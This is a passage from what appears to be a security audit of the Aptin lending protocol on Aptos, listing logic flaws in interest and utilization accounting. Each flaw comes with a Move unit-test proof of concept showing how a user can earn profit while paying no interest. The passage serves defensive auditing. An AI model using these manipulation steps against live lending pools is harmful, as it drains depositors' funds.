This has the effect of causing accrued interest to be lower than expected, possibly lower than profits, meaning the pool would not be able to pay the profits.

Proof of Concept

Two helper functions were added to `pool.move` that obtain a supply position's amount and a borrow position's amount.

```
    #[test_only]
    public fun borrow_position_amount<CoinType>(user_addr: address): u64 acquires
UserInfo {
        let coin_name = &type_name<CoinType>();
        let user_info = borrow_global<UserInfo>(user_addr);

        let (_e, j) = index_of_borrow_position(&user_info.borrow_positions,
coin_name);
        let position = vector::borrow(&user_info.borrow_positions, j);

        position.amount
    }

    #[test_only]
    public fun supply_position_amount<CoinType>(user_addr: address): u64 acquires
UserInfo {
        let coin_name = &type_name<CoinType>();
        let user_info = borrow_global<UserInfo>(user_addr);

        let (_e, j) = index_of_supply_position(&user_info.supply_positions,
coin_name);
        let position = vector::borrow(&user_info.supply_positions, j);

        position.amount
    }
```

The below unit test demonstrates the issue by performing the following:

1. A user supplies 1000000 and borrows 800000.
2. Each day, for 7 days, the user calls `borrow()`, which updates their supply and borrow position.
3. The accrued interest and profit are checked and the profit is larger than the interest.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_profit_higher_than_interest(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    coin::register<BTC>(vault);
```

```
        coin::register<BTC>(user);

        let user_addr = signer::address_of(user);
        managed_coin::mint<BTC>(lend, user_addr, 1000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 1000000, true);
        borrow<BTC>(user, 800000);

        let initial_debt = pool::borrow_position_amount<BTC>(user_addr);
        let initial_collateral = pool::supply_position_amount<BTC>(user_addr);

        // Update supply and borrow position every day for 7 days
        let i = 0;
        while (i < 7) {
            timestamp::fast_forward_seconds(24 * 60 * 60);
            borrow<BTC>(user, 0);
            i = i + 1;
        };

        // Accrued interest
        let borrow_amount = pool::borrow_position_amount<BTC>(user_addr);
        let interest = borrow_amount - initial_debt;
```

```
        // Accrued profit
        let supply_amount = pool::supply_position_amount<BTC>(user_addr);
        let profit = supply_amount - initial_collateral;

        assert!(profit > interest, 100);
    }
```

Recommendation

Recommend updating all supply and borrow positions before updating the pools. Furthermore, profit should be based on interest paid so that it can never exceed the interest amount.

Alleviation

[**Aptin Team**, 11/18/2022]: In commit cde2fe2eb8735354b780668186384a112dbe9a02, updating the pool now happens in a separate part.

[**CertiK**, 11/18/2022]: The changes do not actually affect the logic of the update operation. Instead of updating a position and the pool in the same function, they are done in separate parts, but the pool is still updated after a position is updated.

The main issue of not updating both supply and borrow positions before updating the pool still exists as the above test case still works if `borrow<BTC>(user, 0)` is replaced with `borrow<BTC>(user, 1)`.

[**Aptin Team**, 11/21/2022]: The team resolved the issue in commit d8475027293cb0c6aa18297246b9b058c34569da by refactoring the code.

ALH-01 PROFIT AND INTEREST ARE NOT IMMEDIATELY ADDED TO A POSITION OR TO THE POOL

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 207, 225	Resolved

Description

When updating a supply or borrow position, the profit/interest acquired in the **last** update is added to the position's amount.

```
201     fun update_supply_position(supply_position: &mut SupplyPosition, amount:
u64, oper_type: u8, index: u64): u64 {
202
203         let last_interest = supply_position.interest;
204
205         let interest = math::mul_div(supply_position.amount, (index -
supply_position.index), supply_position.index);
206
207         supply_position.interest = interest;
208         supply_position.index = index;
209
210         if (oper_type == SUPPLY_OPER) {
211             supply_position.amount = supply_position.amount + amount +
last_interest;
212         } else if (oper_type == REDEEM_OPER) {
213             assert!(supply_position.amount >= amount,
error::invalid_argument(EINSUFFICIENT_SUPPLY));
214             supply_position.amount = supply_position.amount - amount +
last_interest;
215         };
216
217         last_interest
218     }
219
220     fun update_borrow_position(borrow_position: &mut BorrowPosition, amount:
u64, oper_type: u8, index: u64): u64 {
221         let last_interest = borrow_position.interest;
222
223         let interest = math::mul_div(borrow_position.amount, (index -
borrow_position.index), borrow_position.index);
224
225         borrow_position.interest = interest;
226         borrow_position.index = index;
227
228         if (oper_type == BORROW_OPER) {
229             borrow_position.amount = borrow_position.amount + amount +
last_interest;
230         } else if (oper_type == REPAY_OPER) {
231             assert!(borrow_position.amount >= amount,
error::invalid_argument(EINSUFFICIENT_BORROW));
232             borrow_position.amount = borrow_position.amount - amount +
last_interest;
233         };
234
235         last_interest
236     }
```

This causes the following issues:

- Users must update their positions twice to acquire all profits or pay all of their debt.
- The function `validate_balance()` is inaccurate as it only considers a position's amount and not the profit/interest that has accrued.
- Rewards are updated depending on a position's amount and not profit/interest that has accrued.
- Users can have 0 interest in their position if they never update their borrow position.

Similarly, when updating the supply or borrow pool, only the profit/interest accrued in the **previous** update is added, instead of the profit/interest accrued up to the current timestamp.

```
298      fun update_supply_pool(supply_pool: &mut SupplyPool, index: u64, ts: u64,
amount: u64, interest: u64, oper_type: u8) {
299          supply_pool.index = index;
300          supply_pool.last_update_time = ts;
301          if (oper_type == SUPPLY_OPER) {
302              supply_pool.total_value = supply_pool.total_value + (amount +
interest as u128);
303          } else if (oper_type == REDEEM_OPER) {
304              supply_pool.total_value = supply_pool.total_value - (amount as
u128) + (interest as u128);
305          }
306      }
```

This means that if a position has not been updated in a long time, its profit/interest will not be included in the pool and position, leading to inaccuracies in the current state of the pool.

Proof of Concept

A unit test is provided to show a user can acquire profit but not any debt if they never update their borrow position.

The test follows the below steps:

1. A user supplies 1000000 and borrows 800000.
2. After 1 year, the user updates their supply position.
3. The user has acquired profit but without interest.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;
struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
)]
fun test_delay_interest(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    coin::register<BTC>(vault);
    coin::register<BTC>(user);
```

```
        let user_addr = signer::address_of(user);
        managed_coin::mint<BTC>(lend, user_addr, 1000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        initialize_apn(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 1000000, true);
        borrow<BTC>(user, 800000);

        // Only update supply position
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        redeem<BTC>(user, 0);
        redeem<BTC>(user, 0); // second redeem to acquire vcoin profit

        // Vcoin balance now larger than initial supply
        let balance = coin::balance<V<BTC>>(user_addr);
        assert!(balance > 1000000, 100);

        // However, no debt has accrued
        let debt = pool::debt_plus_interest(user_addr);
        assert!(debt == 800000, 200);
    }
```

Recommendation

Recommend updating **every** position a user has when they supply, borrow, redeem, or repay. We also recommend adding a public function anyone can use that updates all of a user's positions.

Furthermore, we recommend calculating supply profit based on interest paid by borrowers, not **to be paid**, meaning that for any given pool, the total amount of profit earned by the pool should not exceed the total amount of interest **paid**.

Alleviation

[**Aptin Team**, 11/13/2022]: In commit 60e134713f37dc8e182ffb7add428f75e6053648, interest or profit is now added to the position being updated, but not all of a user's positions are updated.

[**CertiK**, 11/14/2022]: Based on the updated design, the interest or profit will be added to the position directly, but when the user does not actively update the borrow position, the interest will continue not be up-to-date. As we described in the *Proof of Concept* section, the user can supply and borrow the **same** coin but only update the supply position, allowing the user to get free tokens from the supply pool continuously. Also, the position cannot be liquidated since the supply value (collateral) will keep increasing.

Furthermore, the profit issued when updating the supply position is not tied to the actual interest paid by the borrowers, meaning there is a risk that the redemption operation will fail when the supply pool has shallow funds.

[**Aptin Team**, 11/15/2022]: In commit 1947b4148ca38dbd5584ee7ab25f612110397644 by updating all positions periodically based on the coin type via privileged function `traverse_borrow_pool` and `traverse_supply_pool`.

[**CertiK**, 11/15/2022]: The updated codebase may mitigate the outdated position issue, but it also involves the new issue that when a large number of positions exist, the transaction to update positions can run out of gas, causing the function to be unusable.

Recommendation for the team:

1. Update all positions of a single user when the user performs a supply, borrow, repay, or redeem operation. Furthermore, liquidating a user should also update all of the user's positions to ensure the liquidation is valid.
2. When trying to update all positions for one pool, it is better to update a subset of the positions instead to avoid a DoS attack.

[**Aptin Team**, 11/16/2022]: In commit 956c3045340e89c77357f95395dabebf9a306004, updating all positions have been segmented to update at most 2000 positions at a time.

[**CertiK**, 11/16/2022]:

- The update now makes it harder to run out of gas for a transaction, but still, a user's position may not be up-to-date for the basic functionalities of the protocol and liquidation. **Especially** since liquidation, redemption,

and borrowing perform a validation check on a user's collateral and debt, these values need to be up-to-date.

- Furthermore, profit calculation is still based on interest meant to be paid by borrowers, instead of interest actually paid. This allows the possibility of interest accrued being lower than profit gained as the borrow and supply indices are not updated concurrently when users use any of the four basic operations of the project.
- During the client meeting, the team addressed a concern about gas usage when updating all positions of a specific user during liquidation, redemption, and borrowing because the current gas costs of an operation without an update is high enough. We would like to get an example of this high cost because when we checked several borrow/supply transactions (example), the cost looks acceptable.

[**Aptin Team**, 11/17/2022]: In commit eaf5a2068358d972f03ec11c91e22e4bef27ca95, positions are updated with every action.

[**CertiK**, 11/17/2022]: Based on the new codebase:

1. Positions are currently not updated correctly for the `repay` operation.
2. The current update implementation has several issues, such as changing the utilization rate between updates and not updating all positions for all operations(like supply and repay operation), leading to inaccuracies.
3. Furthermore, profit can still exceed accrued interest.

[**Aptin Team**, 11/19/2022]: In commit 13cc3ce1376cfeb1f4dab1260ac0fff39988cb8c the team **partially resolved** the issue by update the positions before the usage. The current profit can still exceed accrued interest.

[**CertiK**, 11/19/2022]: The finding is marked as partially resolved since:

- The ALI-01 and ALG-02 are not solved, and the interest calculation is not accurate.
- The supply profit is based on interest **to be paid** by borrowers, not **actual paid**. The supplier may need to rely on a liquidation operation against the borrower to get the full amount back.

[**Aptin Team**, 11/21/2022]: The team resolved the issue in commit d8475027293cb0c6aa18297246b9b058c34569da by refactoring the code.

[**CertiK**, 11/21/2022]: It should be noted that, by design, the supply profit is based on interest **to be paid** by borrowers, not **actually paid**. The supplier may need to rely on a liquidation operation against a borrower to get their full deposit back.

ALH-02 POSSIBLE TO MANIPULATE UTILIZATION RATE TO PAY LOW INTERESTS AND GAIN HIGH PROFITS

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 129	Resolved

Description

The `utilization` field in the `LendProtocol` resource is not pool-specific but is calculated using a pool's total supply and borrows. It is important in calculating interests and profits. This allows an attacker to manipulate the field by interacting with different pools, and thus manipulate the amount of interest and profit of their position.

Any time the balance of a supply or borrow pool changes, the `utilization` parameter in the `LendProtocol` resource is updated using the total amount of supplies and borrows for that pool.

```
    protocol.utilization = utilization<CoinType>(supply_pool, borrow_pool);
    ...

    fun utilization<CoinType>(supply_pool: &SupplyPool, borrow_pool: &BorrowPool):
u64 {
        borrow_interest_rate::calc_utilization<CoinType>(
            borrow_pool.total_value,
            supply_pool.total_value
        )
    }
```

```
205      public fun calc_utilization<C>(borrow: u128, supply: u128): u64 {
206          if (supply == 0) {
207              supply = 1
208          };
209          math::mul_div_u128(borrow, 10000, supply)
210      }
```

This parameter is used when calculating the supply and borrow indices, which are used to determine profits and interests.

```
365     fun calc_supply_index<CoinType>(utilization: u64, diff_time: u64,
old_index: u64): u64 {
366
367         // borrow interest rate
368         let borrow_interest_rate =
borrow_interest_rate::calc_borrow_interest_rate<CoinType>(utilization);
369
370         // supply interest rate
371         let supply_interest_rate =
borrow_interest_rate::calc_supply_interest_rate(
372             borrow_interest_rate,
373             utilization,
374             diff_time
375         );
376
377         let index = borrow_interest_rate::calc_index_u128(old_index,
supply_interest_rate);
378
379         index
380     }
381
382     fun calc_borrow_index<CoinType>(utilization: u64, diff_time: u64,
old_index: u64): u64 {
383         let borrow_interest_rate =
borrow_interest_rate::calc_borrow_interest_rate_with_diff_time<CoinType>(
384             utilization,
385             diff_time
386         );
387
388         let index = borrow_interest_rate::calc_index_u128(old_index,
borrow_interest_rate);
389
390         index
391     }
```

However, there is no distinction as to which pool the `utilization` field represents. As such, whenever the index of a pool is updated, the utilization rate used is for the pool previously affected.

Proof of Concept

1. A user supplies 1000000 BTC and borrows 900000 BTC so that the BTC utilization rate is above 80%.
2. The user supplies 1000000 USDT so the USDT utilization rate is 0%, changing the global utilization rate to 0%.
3. After 1 year, the user updates their BTC borrow position so the protocol uses the BTC utilization rate.
4. The user updates their BTC supply position and USDT supply position to collect profit, but no interest is paid.

A unit test is provided to demonstrate this issue.

The following test functions were added to `pool.move`:

```
#[test_only]
public fun utilization_rate(pool_addr: address): u64 acquires LendProtocol {
    let protocol = borrow_global<LendProtocol>(pool_addr);
    protocol.utilization
}

#[test_only]
public fun collateral_plus_profit(user_addr: address): u64 acquires UserInfo {
    let user_info = borrow_global<UserInfo>(user_addr);
    let len = vector::length(&user_info.supplies);

    let collateral = 0;
    let i = 0;
    while (i < len) {
        let position = vector::borrow(&user_info.supplies, i);
        collateral = collateral + position.amount + position.interest;
        i = i + 1;
    };
    collateral
}

#[test_only]
public fun debt_plus_interest(user_addr: address): u64 acquires UserInfo {
    let user_info = borrow_global<UserInfo>(user_addr);
    let len = vector::length(&user_info.borrows);

    let debt = 0;
    let i = 0;
    while (i < len) {
        let position = vector::borrow(&user_info.borrows, i);
        debt = debt + position.amount + position.interest;
        i = i + 1;
    };
    debt
}
```

```
#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    vault = @vault_admin,
    price = @feedprice,
    )]
fun test_manipulate_utilization_rate(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
    ) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    managed_coin::initialize<USDT>(
        lend,
        b"USDT",
        b"USDT",
        18,
        false,
    );

    coin::register<BTC>(vault);
    coin::register<USDT>(vault);
    coin::register<BTC>(user);
    coin::register<USDT>(user);

    let user_addr = signer::address_of(user);
```

```
        managed_coin::mint<BTC>(lend, user_addr, 1000000);
        managed_coin::mint<USDT>(lend, user_addr, 1000000);

        // Initialize Feedprice
        price::initialize(price);
        price::update_price_with_denominator<BTC>(price, 100, 1);
        price::update_price_with_denominator<USDT>(price, 100, 1);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        config::initialize(config);
        config::add<BTC>(config, 90, 1, 10, 0); // 90% lvr, 1% fee
        config::add<USDT>(config, 90, 1, 10, 0);

        borrow_interest_rate::initialize(config);
        borrow_interest_rate::add<BTC>(config, 30, 0, 10, 26500); // 0% base borrow
interest
        borrow_interest_rate::add<USDT>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        // Make BTC utilization high
        supply<BTC>(user, 1000000, true);
        borrow<BTC>(user, 900000);

        assert!(pool::utilization_rate(pool_addr) >= 8000, 100); // over 80%
utilization

        // Make USDT utilization 0
        supply<USDT>(user, 1000000, true);

        assert!(pool::utilization_rate(pool_addr) == 0, 101); // now 0% utilization

        let start_collateral = pool::collateral_plus_profit(user_addr);
```

```
        print(&start_collateral);

        let start_debt = pool::debt_plus_interest(user_addr);
        print(&start_debt);

        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);

        // Using USDT utilization of 0, no interest is accumulated
        // Changes to the high BTC utilization at the end of the function call
        borrow<BTC>(user, 0);

        assert!(pool::utilization_rate(pool_addr) >= 8000, 100);

        // Using the high BTC utilization, acquire profits
        supply<BTC>(user, 0, true);
        supply<USDT>(user, 0, true);

        assert!(pool::utilization_rate(pool_addr) == 0, 101); // attack can be done
again as utilization now low again

        let end_collateral = pool::collateral_plus_profit(user_addr);
        print(&end_collateral);

        let end_debt = pool::debt_plus_interest(user_addr);
        print(&end_debt);
    }
```

Output logs:

```
[debug] 2000000 // initial collateral (1000000 BTC + 1000000 USDT)
[debug] 891000 // initial debt, all BTC
[debug] 11587160 // collateral after 1 year, 579.358% gain
[debug] 891000 // debt after 1 year, 0% gain
[ PASS    ]
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend::test_manip
ulate_utilization_rate
```

The test shows that no interest was paid, but the user was able to acquire a large number of gains.

Recommendation

Recommend having separate utilization rates for each pool instead of a global rate. Furthermore, profits should be calculated based on interest paid, instead of calculating the profit and interest independently from each other.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by using separate utilization rates for each pool.

ALH-03 BORROWING INTEREST CAN BE 0 WHEN INTEGER TRUNCATION HAPPENS

Category	Severity	Location	Status
Logical Issue	Medium	sources/pool.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 223	Resolved

Description

The function `update_borrow_position` will calculate borrow interest based on the borrow position index:

```
fun update_borrow_position(borrow_position: &mut BorrowPosition, amount: u64,
oper_type: u8, index: u64): u64 {
        let last_interest = borrow_position.interest;

        let interest = math::mul_div(borrow_position.amount, (index -
borrow_position.index), borrow_position.index);
        borrow_position.interest = interest;
        borrow_position.index = index;

        if (oper_type == BORROW_OPER) {
            borrow_position.amount = borrow_position.amount + amount +
last_interest;
        } else if (oper_type == REPAY_OPER) {
            assert!(borrow_position.amount >= amount,
error::invalid_argument(EINSUFFICIENT_BORROW));
            borrow_position.amount = borrow_position.amount - amount +
last_interest;
        };

        last_interest
    }
```

Our concern is that under the following circumstances:

1. there is only a small difference between the current index and the previous index
2. the value of `borrow_position.amount` is relatively small the formula `math::mul_div(borrow_position.amount, (index - borrow_position.index), borrow_position.index)` may have an integer truncation. If this happens, the borrowing interest will be 0.

Proof of Concept 1

To facilitate the presentation of test results, we will print the index and interest in the function `update_borrow_position`:

```
 let interest = math::mul_div(borrow_position.amount, (index -
borrow_position.index), borrow_position.index);
        aptos_framework::debug::print(&borrow_position.index);
        aptos_framework::debug::print(&index);
        aptos_framework::debug::print(&interest);
```

Here is a test case following the below steps:

1. Bob supplies 50000000.
2. After 100 seconds, Bob borrows 100000.
3. After 100 seconds, Bob borrows 100000.
4. After 100 seconds, Bob borrows 100000.
5. The borrow index increases, but Bob's interest remains 0.

```
#[test(admin = @0x1, lend =
@lend_protocol,cfg=@0xffffb916d592f01cf27be4c99a8a6c1fc82c4400a5f0514fcf1568e35f53e1
67, vault=@vault_admin, bob = @0x777, alice=@0x888)]
    fun test_borrow_interest(admin: &signer, lend:
&signer,cfg:&signer,vault:&signer, bob: &signer,alice:&signer) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(vault));
        account::create_account_for_test(signer::address_of(bob));
        account::create_account_for_test(signer::address_of(alice));
        coin::register<AptosCoin>(lend);
        coin::register<AptosCoin>(vault);
        coin::register<AptosCoin>(bob);
        coin::register<AptosCoin>(alice);
        // mint aptos
        mint(admin, signer::address_of(lend), 400000000);
        mint(admin, signer::address_of(bob),100000000);
        mint(admin, signer::address_of(alice),100000000);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        add_pool<AptosCoin>(lend);
        enable<AptosCoin>(lend,SUPPLY_OPER);
        enable<AptosCoin>(lend,REDEEM_OPER);
        enable<AptosCoin>(lend,BORROW_OPER);
        enable<AptosCoin>(lend,REPAY_OPER);
        initialize_apn(lend);
        config::initialize(cfg);
        config::add<AptosCoin>(cfg,80,1,100,1000000000);
        borrow_interest_rate::initialize(cfg);
        borrow_interest_rate::add<AptosCoin>(cfg,100,1000,1,100);
        // now pool has 30000000 aptos coin
        let pool_signer = resource_account::pool_signer(signer::address_of(lend));
        let pool_balance = coin::balance<AptosCoin>
(signer::address_of(&pool_signer));
        assert!(pool_balance == 30000000,0);
        //bob supply 50000000 aptos
        supply<AptosCoin>(bob,50000000,true);
        timestamp::fast_forward_seconds(100);
        // bob borrow 100000 aptos
        borrow<AptosCoin>(bob,100000);
        timestamp::fast_forward_seconds(100);
         // bob borrow 100000 aptos
        borrow<AptosCoin>(bob,100000);
         timestamp::fast_forward_seconds(100);
         // bob borrow 100000 aptos
```

```
        borrow<AptosCoin>(bob,100000);
    }
```

The result is:

```
Running Move unit tests
[debug] 100000000
[debug] 100000037
[debug] 0
[debug] 100000037
[debug] 100000081
[debug] 0
```

We can see that the index changed a little, but the borrowing interest is calculated as 0.

As a side effect, the equation about supply profit and borrow interest shown in the documentation,

$Borrows_a * BorrowingInterestRate_a = Supplies_a * SupplyInterestRate_a$, will not hold.

Proof of Concept 2

Here is another unit test to prove that the above invariant is violated.

Add debug information in the `update_borrow_position` function:

```
 let interest = math::mul_div(borrow_position.amount, (index -
borrow_position.index), borrow_position.index);
aptos_framework::debug::print(&borrow_position.index);
aptos_framework::debug::print(&index);
aptos_framework::debug::print(&interest);
```

Add debug information in the `update_supply_position` function:

```
 let interest = math::mul_div(supply_position.amount, (index -
supply_position.index), supply_position.index);
aptos_framework::debug::print(&supply_position.index);
aptos_framework::debug::print(&index);
aptos_framework::debug::print(&interest);
```

The test script follows the below steps:

1. Bob supplies 50000000.
2. After 100 seconds, Bob borrows 100000.
3. After 100 seconds, Bob borrows 100000.
4. After 100 seconds, Bob borrows 100000.
5. After 100 seconds, Bob supplies 50000000.

6. The borrow and supply indices increased, but Bob accrued no interest and earned a profit.

```
#[test(admin = @0x1, lend =
@lend_protocol,cfg=@0xffffb916d592f01cf27be4c99a8a6c1fc82c4400a5f0514fcf1568e35f53e1
67, vault=@vault_admin, bob = @0x777, alice=@0x888)]
    fun test_borrow_interest(admin: &signer, lend:
&signer,cfg:&signer,vault:&signer, bob: &signer,alice:&signer) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(vault));
        account::create_account_for_test(signer::address_of(bob));
        account::create_account_for_test(signer::address_of(alice));
        coin::register<AptosCoin>(lend);
        coin::register<AptosCoin>(vault);
        coin::register<AptosCoin>(bob);
        coin::register<AptosCoin>(alice);
        // mint aptos
        mint(admin, signer::address_of(lend), 400000000);
        mint(admin, signer::address_of(bob),100000000);
        mint(admin, signer::address_of(alice),100000000);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        add_pool<AptosCoin>(lend);
        enable<AptosCoin>(lend,SUPPLY_OPER);
        enable<AptosCoin>(lend,REDEEM_OPER);
        enable<AptosCoin>(lend,BORROW_OPER);
        enable<AptosCoin>(lend,REPAY_OPER);
        initialize_apn(lend);
        config::initialize(cfg);
        config::add<AptosCoin>(cfg,80,1,100,1000000000);
        borrow_interest_rate::initialize(cfg);
        borrow_interest_rate::add<AptosCoin>(cfg,100,1000,1,100);
        // now pool has 30000000 aptos coin
        let pool_signer = resource_account::pool_signer(signer::address_of(lend));
        let pool_balance = coin::balance<AptosCoin>
(signer::address_of(&pool_signer));
        assert!(pool_balance == 30000000,0);
        //bob supply 50000000 aptos
        supply<AptosCoin>(bob,50000000,true);
        timestamp::fast_forward_seconds(100);
        // bob borrow 100000 aptos
        borrow<AptosCoin>(bob,100000);
        timestamp::fast_forward_seconds(100);
         // bob borrow 100000 aptos
        borrow<AptosCoin>(bob,100000);
        timestamp::fast_forward_seconds(100);
         // bob borrow 100000 aptos
```

```
        borrow<AptosCoin>(bob,1000000);
        timestamp::fast_forward_seconds(100);
        //bob supply 10000000 aptos
        supply<AptosCoin>(bob,50000000,true);
    }
```

The result is:

```
Running Move unit tests
[debug] 100000000
[debug] 100000037 // first borrow index update
[debug] 0 // borrow interest
[debug] 100000037
[debug] 100000081 // second borrow index update
[debug] 0 // borrow interest
[debug] 100000000
[debug] 100000010 // supply index update
[debug] 5 // supply profit
```

We can see the borrow interest is still 0, but the supply profit is about 5.

Recommendation

Recommend redesigning the interest calculation to deal with this situation.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by redesigning the interest calculation.

ALI-01 POOL UTILIZATION CAN BE INACCURATE WHILE UPDATING POSITIONS

Category	Severity	Location	Status
Logical Issue	Critical	sources/lend.move (eaf5a2068358d972f03ec11c91e22e4bef27ca95): 278, 294	Resolved

Description

When using `traverse_supply_pool()` and `traverse_borrow_pool()` to update users' positions, the supply and borrow pools are also updated after using their respective functions. This can lead to an inflated supply pool or an inflated borrow pool, causing the utilization rate to be inaccurate.

For example, if `traverse_borrow_pool()` is used first, the borrowing pool will contain accrued interest, but the accrued profit has not been added to the supply pool yet, resulting in a higher utilization rate than expected. Then when `traverse_supply_pool()` is called, the higher utilization rate will cause higher profits, possibly more than the pool is able to pay.

Similarly, if `traverse_supply_pool()` is called first, the supply pool will be inflated, causing the utilization rate to go down. Then when `traverse_borrow_pool()` is called, the low utilization rate means users accrue less interest than expected, possibly an insufficient amount to pay profits.

Proof of Concept

Two helper functions were added to `pool.move` to obtain the supply and borrow indices.

```
    #[test_only]
    public fun position_borrow_index<CoinType>(user_addr: address): u64 acquires
UserInfo {
        let coin_name = &type_name<CoinType>();
        let user_info = borrow_global<UserInfo>(user_addr);

        let (_e, j) = index_of_borrow_position(&user_info.borrow_positions,
coin_name);
        let position = vector::borrow(&user_info.borrow_positions, j);

        position.index
    }

    #[test_only]
    public fun position_supply_index<CoinType>(user_addr: address): u64 acquires
UserInfo {
        let coin_name = &type_name<CoinType>();
        let user_info = borrow_global<UserInfo>(user_addr);

        let (_e, j) = index_of_supply_position(&user_info.supply_positions,
coin_name);
        let position = vector::borrow(&user_info.supply_positions, j);

        position.index
    }
```

The unit test demonstrates the above issue by performing the following:

1. A user supplies 100 and borrows 80, so the utilization rate is 80%.
2. After 1 year, the user's borrow positions are updated.
3. The utilization rate is now over 100%.
4. The user's supply positions are updated.
5. The supply index is now larger than the borrow index, meaning the profits acquired are larger than the interest paid.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
